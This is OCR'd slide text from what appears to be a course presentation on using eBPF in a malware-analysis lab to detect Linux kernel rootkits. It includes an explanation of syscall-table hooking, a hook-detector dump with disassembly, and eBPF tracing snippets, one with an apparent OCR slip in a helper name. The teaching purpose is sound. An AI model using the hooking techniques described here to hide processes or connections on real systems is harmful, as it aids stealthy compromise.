
Comparison of Techniques for Teaching Linux Kernel

By relying on the eBPF technology of the Linux kernel, BadgerCTF+ achieves some of the desired requirements. BadgerCTF+ is able to trace almost any part of the Linux system kernel. It can log Linux API, native library functions, system calls and internal kernel functions. By collection all context levels of an application in a unified manner, BadgerCTF+ is able to provide a bunch of programming interface which can be directly used by the student for secondary development.

Lab Examples: Detecting Kernel Rootkit

- A kernel rootkit is a malicious software that runs inside the kernel space to create a backdoor to a system without being detected.
- It can be de deployed onto a system via a worm, or an attacker can use a kernel vulnerability.
- Because kernel rootkit involves compromising the kernel, they can basically do anything, including avoiding detection by other software.
- A common technique of Linux kernel rootkit is to overwrite the function addresses inside the syscall table.
- Syscalls are the main way userland applications interact with the kernel and underlying hardware. By hooking (or ‘altering’) the syscall table, rootkit can change the data reported by the kernel to hide anything incriminating, such as its own process or a network connection to a command and control (C&C) server.

Lab Examples: Detecting Kernel Rootkit




```
************************************************************************
Hook mode: Usermode
Hook type: NT Syscall
Process: 668 (services.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ZwQueryAttributesFile
Hook address: 0x7c900054
Hooking module: ntdll.dll

Disassembly(0):
0x7c90d6f0 b88b000000       MOV EAX, 0x8b
0x7c90d6f5 ba5400907c       MOV EDX, 0x7c900054
0x7c90d6fa ffd2             CALL EDX
0x7c90d6fc c20800           RET 0x8
0x7c90d6ff 90               NOP
0x7c90d700 b88c000000       MOV EAX, 0x8c
0x7c90d705 ba               DB 0xba
0x7c90d706 0003             ADD [EBX], AL

Disassembly(1):
0x7c900054 b204             MOV DL, 0x4
0x7c900056 eb04             JMP 0x7c90005c
0x7c900058 b205             MOV DL, 0x5
0x7c90005a eb00             JMP 0x7c90005c
0x7c90005c 52               PUSH EDX
0x7c90005d e804000000       CALL 0x7c900066
0x7c900062 f20094005aff2269 ADD [EAX+EAX+0x6922ff5a], DL
0x7c90006a 6e               OUTS DX, BYTE [ESI]
0x7c90006b 20               DB 0x20

************************************************************************
Hook mode: Usermode
Hook type: NT Syscall
Process: 668 (services.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ZwQuerySection
Hook address: 0x7c900058
Hooking module: ntdll.dll

Disassembly(0):
0x7c90d8b0 b8a7000000       MOV EAX, 0xa7
0x7c90d8b5 ba5800907c       MOV EDX, 0x7c900058
0x7c90d8ba ffd2             CALL EDX
0x7c90d8bc c21400           RET 0x14
```

For CSC 471: modern malware analysis class. The topics is for detecting kernel rootkit.


It is difficult to teach topics like kernel rootkit due to it complex nature.

Lab Examples: Detecting Kernel Rootkit




```
int syscall__ret_execve(struct pt_regs *ctx)
{
    struct comm_event event = {
        .pid = bpf_get_current_pid_tgid() >> 32,
        .type = TYPE_RETURN,
    };

    bpf_get_current_common(&event.comm, sizeof(event.comm));
    comm_event.perf_submit(ctx, &event, sizeof(event));

    return 0;
}
```

- The eBPF programs used in our cybersecurity lab are event-driven and it will be triggered when the kernel or an application passes a certain hook point. There are several pre-defined hooks which include system-calls, function entry/exit, kernel tracepoints, and network events.
- If a predefined hook does not exist for a particular need, we should use **kernel probe (kprobe) or user probe (uprobe)** to attach eBPF programs and retrieve the data



```
hooked_sys_read()
{
   // read input

   sys_read();

   // read results

   ...
}
```


Lab Examples: Detecting Kernel Rootkit



```c
int syscall__ret_execve(struct pt_regs *ctx)
{
    struct comm_event event = {
        .pid = bpf_get_current_pid_tgid() >> 32,
        .type = TYPE_RETURN,
    };

    bpf_get_current_common(&event.comm, sizeof(event.comm));
    comm_event.perf_submit(ctx, &event, sizeof(event));

    return 0;
}
```

- We will attach a kprobe to the ***Kill*** syscall function. Since eBPF has the ability to record stack traces of a function call and shows what functions were called in both user space and the kernel space, we can therefore detect when a function or syscall has been hooked by monitoring any suspicious function insertion.
- Our eBPF lab program is able to record the stack trace from all *Kill* syscalls and print it out afterward.

Lab Examples: Use eBPF in network class



- **Socket filtering**
  - With eBPF, network traffic can be filtered by query name, DNS name, and address.
  - Students provide programs of the “BPF_PROG_TYPE_XDP” type to a network interface. Then, the kernel will execute the programs on received packets before networking stack starts processing them.

- **TCP Congestion Control**
  - TCP congestion control using eBPF is adopted.
  - TCP Tahoe algorithm is explained in detail with implementation, and other TCP congestion control algorithms such as new Reno and Vegas are provided. Students choose at least two TCP congestion algorithms to implement and compare the performance different network traffic setting. Then, students write a lab report to explain the observation

Q & A